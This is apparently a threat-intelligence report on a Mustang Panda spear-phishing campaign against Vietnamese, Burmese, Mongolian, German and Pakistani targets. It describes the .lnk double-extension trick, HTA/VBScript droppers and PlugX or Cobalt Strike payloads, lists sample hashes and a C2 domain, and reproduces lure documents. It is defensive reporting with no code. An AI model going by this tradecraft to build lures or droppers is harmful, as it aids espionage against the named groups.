China-Based APT Mustang Panda Targets Minority Groups, Public and Private Sector Organizations

Overview

The Anomali Threat Research Team has identified an ongoing campaign which it believes is being conducted by the China-based threat group, Mustang Panda. The team first revealed these findings on Wednesday, October 2, during Anomali Detect 19, the company's annual user conference, in a session titled: "Mustang Panda Riding Across Country Lines."

CrowdStrike researchers first published information on Mustang Panda in June 2018, after approximately one year of observing malicious activities that shared unique Tactics, Techniques, and Procedures (TTPs).[1] This campaign dates back to at least November 2018. The research does not indicate with absolute certainty which entities are being targeted or the impact the campaign has had. Based on the lure documents observed by Anomali, we believe that the following may be targeted:

- Individuals interested in the United Nations' Security Council Committee resolutions regarding the Islamic State in Iraq and the Levant (ISIL / Da'esh)
- Mongolian-based MIAT Airlines
- Non-profit China Center (China-Zentrum e.V.); according to its website, this officially recognized nonprofit organization's aim is to foster encounters and exchange between cultures and religions in the West and in China
- Targeted countries including but not limited to Germany, Mongolia, Myanmar (Burma), Pakistan, Vietnam
- The Communist Party of Vietnam (CVP)
- The Shan Tai; a group of people living in Southeast Asia, which Minority Rights Group International describes as a "minority" in the region, with members who are primarily Theravada Buddhists

The malicious activity found by Anomali aligns with TTPs, specifically two through six, first identified by CrowdStrike. The observed TTPs consist of the following:

1. Use of zip file that contains a ".lnk" (Windows Shortcut) file.
2. Utilization of double extension trick (sample.doc.lnk) to convince users to open the file.
3. HTA (HTML Application) with VBScript embedded in the ".lnk" file
4. VBScript drops payloads and opens a decoy document or PDF to the user.

1 Adam Meyers, "Meet CrowdStrike's Adversary of the Month for June: MUSTANG PANDA," CrowdStrike Blog, accessed September 17, 2019, published June 15, 2018, https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-june-mustang-panda/.




Figure 1 – Infection vector

5. Usage of PlugX and Cobalt Strike payloads.[2]

The infection chain observed by Anomali researchers in this campaign is shown below in Figure 1.

We also found similaritiwes in targeting in Mongolia and an NGO. The use of United Nations' documents regarding activities in the Middle East may also be indicative of think-tank targeting. Furthermore, the use of PlugX malware also aligns with CrowdStrike's previous findings of activity attributed to Mustang Panda.[3]

Analysts' note: The language capabilities to read some of the lure documents is not available within Anomali at this time. We would encourage those with the language skills necessary to analyze the documents further.

Targeting

In mid-August 2019, the Anomali Threat Research Team discovered suspicious ".lnk" files during routine intelligence collection. While the distribution method of these documents cannot be confirmed at this time, it is likely that spearphishing is being utilized because it aligns with Mustang Panda's TTPs, and it is a common tactic used amongst APT actors. The lure documents are also too specific in their targeting, and the targeted entities and individuals would be of interest to a China-sponsored threat group.

Further analysis of the files led to the identification of other ".lnk" files that were attempting to infect individuals with a Cobalt Strike Beacon (penetration-testing tool) or PlugX (Remote Access Tool (RAT); other payloads were unable to be identified as of this writing. Anomali researchers identified 15 malicious documents that we believe were utilized by Mustang Panda in an ongoing campaign. The documents reveal malicious activity dating from at least November 2018 up to August 29, 2019. The date of this activity is confirmed by the VirusTotal (VT) submission dates, which will be analyzed further in the following sections. In addition, the dates within the documents go back as far as October 8, 2017, therefore, it is possible this activity goes back to 2017 if the group was using current content in their lures. The primary target of this campaign were found to be the ruling political party of Vietnam, The Communist Party of Vietnam (CPV); other targets observed in the malicious documents include the following:

- CPV of Lang Son province, Vietnam
- CPV of Lao Cai province, Vietnam
- Embassy of Vietnam, China
- Henan Provincial Party Committee, Vietnam
- Individuals who would find United Nations' documents of interest, potentially think tanks
- MIAT Airlines, Mongolian airline
- Police of Sindh Province, Pakistan
- Restoration Council of Shan State / Shan State Army, Loi Tai Leng, Southern Shan State, Myanmar (Burma)
- The China Center (China Zentrum e.V), Germany

2 Adam Meyers, "Meet CrowdStrike's Adversary of the Month for June: MUSTANG PANDA," CrowdStrike Blog, accessed September 17, 2019, published June 15, 2018, https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-june-mustang-panda/

3 Ibid.


The lure documents are themed to be relevant to their targets, and in some cases are copies of legitimate documents that are publicly available. The ".lnk" files being utilized by Mustang Panda typically contain an embedded HTA script that, once executed, will drop and open the decoy document while the malicious activity of the payload runs in the background. Other lure documents are themed to be relevant to their targets, and in some cases are legitimate documents that are publicly available. The final type of malicious document we observed were empty, and only contain an image, such as requesting for macros to be enabled, used to distract someone while malicious activity takes place in the background.

Lure Document Analysis

The 15 documents will be discussed below from the most recent VT submission to the earliest. The identified samples follow the same infection chain, and the technical analysis will be discussed in a later section.

Document – 1
Document Title – TCO BT574.doc
Sample – 05CF906B750EB335125695DA42F4EAFC
Payload – Cobalt Strike
Submission date – 8/29/2019 1:27:41 AM

As seen above, this document is addressed to the Embassy of Vietnam in China. The document appears to discuss a warning issued to the Vietnam government related to a military exercise on a set of coordinates. Specifically, the document informs that no civilian ships are allowed on said coordinates. The document continues and mentions a new ice-breaking ship called "Snow Dragon 2" and mentions August 15, 2019, as the beginning of a 35-day trial run. This document indicates a regional interest with specificity.



ĐẠI SỨ QUÁN VIỆT NAM
TẠI TRUNG QUỐC
Số gửi về BNG: TCO BT 574
Số trang: 02
Độ khẩn:
Ngày, giờ gửi: 15/8/2019

EMBASSY OF VIETNAM
IN CHINA
Add: 32 Guanghua Road
Tel: (8610) 6532.1155/1125
Fax: (8610) 6532.6521
Email: dsqbk1@yahoo.com

BẢN TIN

Kính gửi: - Văn phòng Bộ (Tổ Tin A);
- Các đơn vị: UBBG, ĐBA.

1. Website Cục Hải sự Trung Quốc ngày 15/8 đăng 04 cảnh báo hàng hải về diễn tập quân sự và hoạt động của giàn khoan dầu khí, hoạt động của tàu cá tại Vịnh Bắc Bộ và một số khu vực tại Biển Đông:

(1) Cục Hải sự Trạm Giang - Cảnh báo hàng hải số 053: Từ ngày 18-24/8, hàng ngày từ 07h00 đến 24h00 tại vùng biển tây nam bán đảo Lôi Châu, Vịnh Bắc Bộ, tiến hành hoạt động quân sự trong khu vực nối liền bởi 5 điểm có toạ độ lần lượt là:

A: 20-13.48N/109-53.43E; B: 20-12.30N/109-50.55E;
C: 20-10.75N/109-52.30E; D: 20-11.07N/109-55.15E;
E: 20-11.90N/109-55.35E

Cấm tàu thuyền đi vào trong thời gian trên.

(2) Cục Hải sự Bắc Hải - Cảnh báo hàng hải số 0017 (hủy bỏ cảnh báo hàng hải số 0015 ngày 14/8/2019): Từ 06h00 đến 16h00 ngày 18/8 tại Vịnh Bắc Bộ, tiến hành huấn luyện quân sự trong vùng biển nối liền bởi 4 điểm có toạ độ lần lượt là:

21-00.50N/109-02.15E; 20-59.15N/109-03.40E
21-01.00N/109-05.06E; 21-04.15N/109-05.42E

Cấm tàu thuyền đi vào trong thời gian trên.

(3) Cục Hải sự Quảng Đông - Cảnh báo hàng hải số 0178: Từ ngày 16/8 đến ngày 16/10 tại "Nam Hải" (Biển Đông), giàn khoan "Nam Hải 06" tiến hành tác nghiệp khoan giếng trong vùng biển bán kính 01 hải lý với tâm là điểm có toạ độ 21-26-34.15N/116-28-52.31E. Có đèn hiệu và tín hiệu cảnh báo theo quy định. Đề nghị tàu thuyền nhường tránh.

(4) Cục Hải sự Quảng Đông - Cảnh báo hàng hải số 0177: Mùa nghỉ đánh bắt cá tại "Nam Hải" (Biển Đông) sẽ chính thức kết thúc vào 12h00 ngày 16/8/2019; các vùng biển ven bờ Quảng Đông sẽ có số lượng lớn tàu cá ra khơi tác nghiệp. Đề nghị tàu thuyền qua lại chú ý quan sát xử lý, tránh để xảy ra va chạm.

** Tính từ ngày 01/8-15/8/2019, trang mạng Cục Hải sự Trung Quốc đã đăng tổng cộng 25 cảnh báo hàng hải liên quan đến hoạt động quân sự hoặc hoạt động dầu khí tại Vịnh Bắc Bộ hoặc các khu vực ở Biển Đông.*

2. Mạng "Đông phương" ngày 15/8 đưa tin về việc Trung Quốc tiến hành chạy thử nghiệm tàu "Tuyết Long 2" tại Biển Đông:

Theo thông tin từ Trung tâm Nghiên cứu địa cực, thuộc Bộ Tài nguyên thiên nhiên Trung Quốc cho biết, chiều ngày 15/8, tàu phá băng khảo sát địa cực có tên gọi "Tuyết Long 2" đã khởi hành từ Thượng Hải đi đến vùng biển tại "Nam Hải" (Biển Đông) để thực hiện nhiệm vụ chạy thử nghiệm. Chuyến đi dự kiến kéo dài trong 36 ngày và được chia làm 4 chặng.

"Tuyết Long 2" là chiếc tàu phá băng khảo sát địa cực đầu tiên do Trung Quốc tự chủ nghiên cứu chế tạo. Tàu có tổng chiều dài 122,5 mét, rộng 22,32 mét, có thể liên tục vừa đi chuyển vừa phá lớp băng dày 1,5 mét kèm lớp tuyết dày 0,2 mét với tốc độ 2-3 tiết. Sau khi hoàn thành chuyến chạy thử nghiệm tới Biển Đông, tàu "Tuyết Long 2" sẽ cùng với tàu "Tuyết Long" thực hiện đợt khảo sát lần thứ 36 của Trung Quốc tại Nam Cực.

Xin báo cáo Nhà./.


Công sứ

Phạm Thanh Bình

Figure 2 – TCO BT574.doc

Document – 2
Document Title – 32_1.PDF
Sample – 9A180107EFB15A00E64DB3CE6394328D
Payload – Cobalt Strike Beacon
Submission date – 8/26/2019 6:28:40 AM

Mustang Panda is using this decoy document, dated August 15, 2019, to target the People's Committee Lang Son Province. The Peoples' Committee is the executive branch of a Vietnamese province.[4] The Lang Son province shares a border with China's Guangxi Province. The area has historically served as an important location for trade, and therefore control over the location has long been disputed and fought over.[5] The border shared between China and Vietnam measures 1,281 km in length and multiple wars and numerous lives have been lost in conflicts fought, the complexities and intricacies of which will not be further discussed.[6]



UBND TỈNH LẠNG SƠN
SỞ NGOẠI VỤ

Số: 32 /TB-SNgV

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc

Lạng Sơn, ngày 15 tháng 8 năm 2019

THÔNG BÁO
Về việc thay đổi số nhà Trụ sở làm việc của Sở Ngoại vụ Lạng Sơn

Căn cứ Giấy chứng nhận số 2263/UBND-CN ngày 08/11/2019 của UBND thành phố Lạng Sơn về việc chứng nhận Trụ sở Sở Ngoại vụ tỉnh Lạng Sơn.

Để đảm bảo cho liên hệ công tác, Sở Ngoại vụ tỉnh Lạng Sơn thông báo về việc thay đổi số nhà Trụ sở làm việc của Sở Ngoại vụ tỉnh Lạng Sơn kể từ ngày 16/8/2019, cụ thể:

- ***Số nhà (cũ) Trụ sở làm việc***: Số 6, đường Hùng Vương, phường Chi Lăng, thành phố Lạng Sơn, tỉnh Lạng Sơn.

- ***Số nhà mới Trụ sở làm việc***: Số **10**, đường Hùng Vương, phường Chi Lăng, thành phố Lạng Sơn, tỉnh Lạng Sơn.

Các thông tin khác về Sở Ngoại vụ tỉnh Lạng Sơn không thay đổi.

Sở Ngoại vụ tỉnh Lạng Sơn trân trọng thông báo để các cơ quan, đơn vị, tổ chức và cá nhân biết, thuận tiện cho việc liên hệ công tác./.

Nơi nhận:
- Văn phòng Bộ Ngoại giao;
- VP: Tỉnh ủy, Đoàn ĐBQH, HĐND, UBND tỉnh;
- Cục Ngoại vụ;
- Sở Ngoại vụ các tỉnh, TP;
- Các Sở, Ban, Ngành, đoàn thể của tỉnh;
- UBND các huyện, thành phố Lạng Sơn;
- Lãnh đạo Sở;
- Văn phòng, các phòng thuộc Sở;
- Lưu VT.

GIÁM ĐỐC

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
SỞ NGOẠI VỤ
TỈNH LẠNG SƠN

Trịnh Tuyết Mai

Figure 3 – 32_1.pdf

4 Dr. Joop de Wit, "Decentralisation, Local Governance and Community Participation in Vietnam," United Nations (2016): 5, accessed September 18, 2019, http://www.un.org.vn/en/publications/one-un-documents/cat_view/106-oneun-documents/124-reference-documents.html.

5 Kathy Wilheml, "China, Vietnam Make Money, Not War; Border Tensions Remain : Asia: Many fear the dispute over Friendship Pass and more than 200 other sites could reignite fighting between the longtime enemies," Los Angeles Times, accessed September 18, 2019, published October 22, 1995, https://www.latimes.com/archives/la-xpm-1995-10-22-mn-59742-story.html.

6 "Vietnam – Geography," GlobalSecurity, accessed September 18, 2019, https://www.globalsecurity.org/military/world/vietnam/geography.htm

Document – 3
Document Title – Daily News (19-8-2019)
Sample – 5F094CB3B92524FCED2731C57D305E78
Payload – PlugX
Submission date – 8/19/2019 6:11:32 AM

This document appears to be targeting the Shan Tai people by using a document referencing the Restoration Council of Shan State (RCSS). The Shan Tai people make up the largest minority group in Myanmar (Burma) and are located in Northwestern and Eastern Myanmar (Burma) and the Yunnan province in China.[7] The RCSS, also referred to as Shan State Army (SSA), is a government/political organization that is headquartered in Loi Tai Leng, Southern Shan state, in present-day Myanmar (Burma), bordering Thailand.[8] The targeting of minority groups is a known tactic used by the government of the People's Republic of China.

သျှမ်းပြည်ပြန်လည်ထူထောင်ရေးထူထောင်ရေးကောင်စီ(RCSS)

သျှမ်းပြည်မြောက်ပိုင်းတွင် လမ်းပန်းဆက်သွယ်ရေး ပြတ်တောက်မြင်းနှင့် တတ်ဆက်၍ ထုတ်ပြန် ကြေညာချက်

၂၀၁၉ခုနှစ်၊ သြဂုတ်လ (၁၇)ရက်

၁။ သျှမ်းပြည်မြောက်ပိုင်း၌ တပ်မတော်နှင့် TNLA၊ MNDAA၊ AA မြောက်ပိုင်းမဟာမိတ်(၃)ဖွဲ့အကြား ဖြစ်ပွားခဲ့သော တိုက်ပွဲများအကျိုးဆက်ကြောင့် ပြီးခဲ့သည့် သြဂုတ်လ (၁၅၊၁၆) ရက်နေ့များတွင် မူဆယ်-မန္တလေး ပြည်ထောင်စုလမ်းမကြီးပေါ်ရှိ အဓိကကျသော တံတားအချို့ကို မြောက်ပိုင်းမဟာမိတ်(၃)ဖွဲ့က ဖောက်ခွဲ ဖျက်ဆီးခဲ့သဖြင့် လမ်းပန်းဆက်သွယ်ရေး ဖြစ်ပေါ်ခဲ့ပြီး ပြည်သူလူထုများ၏ ခရီးသွား လာရေးနှင့် နယ်စပ်ကုန်စည်စီးဆင်းမှုများကို ထိခိုက်စေခဲ့ပါသည်။

၂။ ပျက်စီးသွားသည့် လမ်း၊ တံတားများ ပြန်လည်တည်ဆောက်နေသည့်ကာလအတွင်းတွင် ပြည်သူလူထုများ အနေဖြင့် လားရှိ၊ နမ့်လန်၊ ကျောက်ဂူ၊ နောင်ချိ၊ မန္တလေး လမ်းကြောင်းနှင့် ခရီးသွားမည်ဆိုပါက လမ်းခရီး တလျှောက်လုံခြုံရေးအတွက် စိစိတို့ အခွဲ့အစည်းမှ တတ်နိုင်သမျှ ကြိုးပမ်းဆောင်ရွက်ပေးသွားပါမည်။

၃။ သျှမ်းပြည်မြောက်ပိုင်းတွင် ဖြစ်ပွားနေသောတိုက်ပွဲများသည် မည်မျှကြာမြင့်မည်ကို မခန့်မှန်း နိုင်သောကြောင့် ပြည်သူလူထုများအနေဖြင့် သတိဝိရိယနှင့် နေထိုင်သွားလာကြပါရန် တိုက်တွန်းသည်။

ဗဟိုအလုပ်အမှုဆောင်ကော်မတီ

သျှမ်းပြည်ပြန်လည်ထူထောင်ရေးကောင်စီ

ဆက်သွယ်ရန်

၁။ ဒုတိယ ဝိုလ်မှူးကြီး ဝိုင်းဒိုက်း (+၆၆ ၉၁၊ ၆၇၉ ၈၁၁)

၂။ ဒုတိယ ဝိုလ်မှူးကြီး ဝိုင်းဦး (+၉၅ ၉၄၉ ၅၉၊ ၇၁၆)

၃။ ဗိုလ်မှူး ဝိုင်းခမ်းစံ (+၆၆ ၈၁၈ ၇၉၄ ၈၅၃ / +၆၆ ၈၆၁ ၁၇၉ ၆၁၁)

Figure 4 – Daily News (19-8-2019)


7 The Editors of Encyclopaedia Britannica, "Shan," Encyclopaedia Britannica, accessed September 17, 2019, https://www.britannica.com/topic/Shan; "Shans," World Culture Encyclopedia, accessed September 18, 2019, https://www.everyculture.com/wc/Mauritania-to-Nigeria/Shans.html.

8 "Restoration Council of Shan State/ Shan State Army," Myanmar Peace Monitor, accessed September 17, 2018, https://www.mmpeacemonitor.org/1598.

Document – 4
Document Title – S_2019_50_E.lnk
Sample – 4FE276EDC21EC5F2540C2BABD81C8653
Payload – PlugX
Submission date – 6/6/2019 9:37:18 AM

Mustang Panda retrieved this document from the United Nations Digital Library that is titled "Letter dated 15 January 2019 from the Chair of the Security Council Committee Established pursuant to Resolutions 1267 (1999), 1989 (2011) and 2253 (2015) concerning Islamic State in Iraq and the Levant (Da'esh), Al-Qaida and Associated Individuals, Groups, Undertakings and Entities addressed to the President of the Security Council."[9]

At the time of this writing, it is unknown who, or what this document may be targeting. However, think-tank organizations may be interested in such a document, and said organizations were found to be targets of Mustang Panda by CrowdStrike.[10]



United Nations S/2019/50

Security Council

Distr.: General
15 January 2019

Original: English

Letter dated 15 January 2019 from the Chair of the Security Council Committee pursuant to resolutions 1267 (1999), 1989 (2011) and 2253 (2015) concerning Islamic State in Iraq and the Levant (Da'esh), Al-Qaida and associated individuals, groups, undertakings and entities addressed to the President of the Security Council

I have the honour to transmit herewith the twenty -third report of the Analytical Support and Sanctions Monitoring Team pursuant to resolutions 1526 (2004) and 2253 (2015), which was submitted to the Security Council Committe e pursuant to resolutions 1267 (1999), 1989 (2011) and 2253 (2015) concerning Islamic State in Iraq and the Levant (Da'esh), Al-Qaida and associated individuals, groups, undertakings and entities, in accordance with paragraph (a) of annex I to resolution 2368 (2017).

I should be grateful if the present letter and the report could be brought to the attention of the members of the Security Council and issued as a document of the Council.

(*Signed*) Dian Triansyah **Djani**
Chair
Security Council Committee pursuant to resolutions 1267 (1999), 1989 (2011) and 2253 (2015) concerning Islamic State in Iraq and the Levant (Da'esh), Al-Qaida and associated individuals, groups, undertakings and entities

18-22791 (E) 040219
1822791

Please recycle

Figure 5 – S_2019_50_E.docx

9 https://digitallibrary.un.org/record/1663461. Accessed September 18, 2019.
10 Adam Meyers, "Meet CrowdStrike's Adversary of the Month for June: MUSTANG PANDA,"CrowdStrike Blog

Document – 5
Document Title – European.lnk
Sample –
9FF1D3AF1F39A37C0DC4CEEB18CC37DC
Payload – PlugX
Submission date – 6/5/2019 6:28:25 PM

"European.doc" is targeting The China Center (China Zentrum e.V) is, according to its website, a non-profit organization that "encourages encounters and exchange between cultures and religions in the West and in China. The members of the China-Zentrum are Catholic aid organizations, religious orders and dioceses in Germany, Austria, Switzerland and Italy."[11]

Targeting of NGOs was first documented by CrowdStrike and we believe we have observed Mustang Panda attempting to attack a similar type of target.[12] In addition, an institution focused on exchanging cultural knowledge aligns with China's strategic interests.

10th European Catholic China Colloquium ECCC
"*Laudato Si'* and Technoscience – Implications with Focus on the Church in China"
Catholic Social Institute
Siegburg near Cologne, Germany, 30 August – 1 September 2019

Program

议程

会议语言：英文- 中文（同声传译）

第十届欧洲天主教中国研讨会
《愿祢受赞颂》通谕和科学技术间的交谈：
对中国教会的启迪
2019 年 8 月 30 日至 9 月 1 日，临近科隆的 Siegburg
Catholic Social Institute

Friday, 30 August 2019，星期五

16:00 **Official Opening / Introduction into the Colloquium**
开幕典礼、会议介绍

17:00 Holy Eucharist 弥撒
18:15 Dinner 晚餐

19:00 **Opening Lecture**
开幕讲座

Prof. Massimo Borghesi, Department of Philosophy, Social Sciences and Education, University of Perugia
Massimo Borghesi 教授，佩鲁贾大学哲学，社会科学和教育系
Model of Technoscience in Laudato si'
《愿祢受赞颂》关于科学技术的展望

Saturday, 31 August 2019，星期六

7:30 Holy Eucharist 弥撒
8:15 Breakfast 早餐

9:00–13:00 **China and Technoscience**
"中国与科学技术"

➢ **Dr. Heinrich Geiger, Katholischer Akademischer Ausländer-Dienst, Bonn**
Heinrich Geiger 博士，波恩天主教学术对外服务机构
Protection of Nature – Protection of Culture: On the Significance of the Chinese Understanding of Technics in the Context of the International Discussion on Environment
"保护自然–保护文化：论国际环保语境下中国人对科学技术的认识及意义"

10:00–10:30 Break 休息

➢ **Speaker to be confirmed**
发言人待定
New Technologies, Artificial Intelligence and Society in China
"中国的新技术，人工智能与社会"

2

Figure 6 – European.lnk

11 http://www.china-zentrum.de/. Accessed September 18, 2019.
12 Adam Meyers, "Meet CrowdStrike's Adversary of the Month for June: MUSTANG PANDA," CrowdStrike Blog

Targeting Pakistan

Upon pivoting from the C2 domain apple-net[.]com, observed in the other samples that are part of the campaign, Anomali found a malicious sample that targets the Police of the Sindh Province in Pakistan. The PlugX malware has been observed as the payload that is targeting the Sindh Province police.

Scanned	Detections	Type	Name
2019-09-13	42 / 70	Win32 EXE	NATIONAL SECURITY CONCEPT OF MONGOLIA.exe
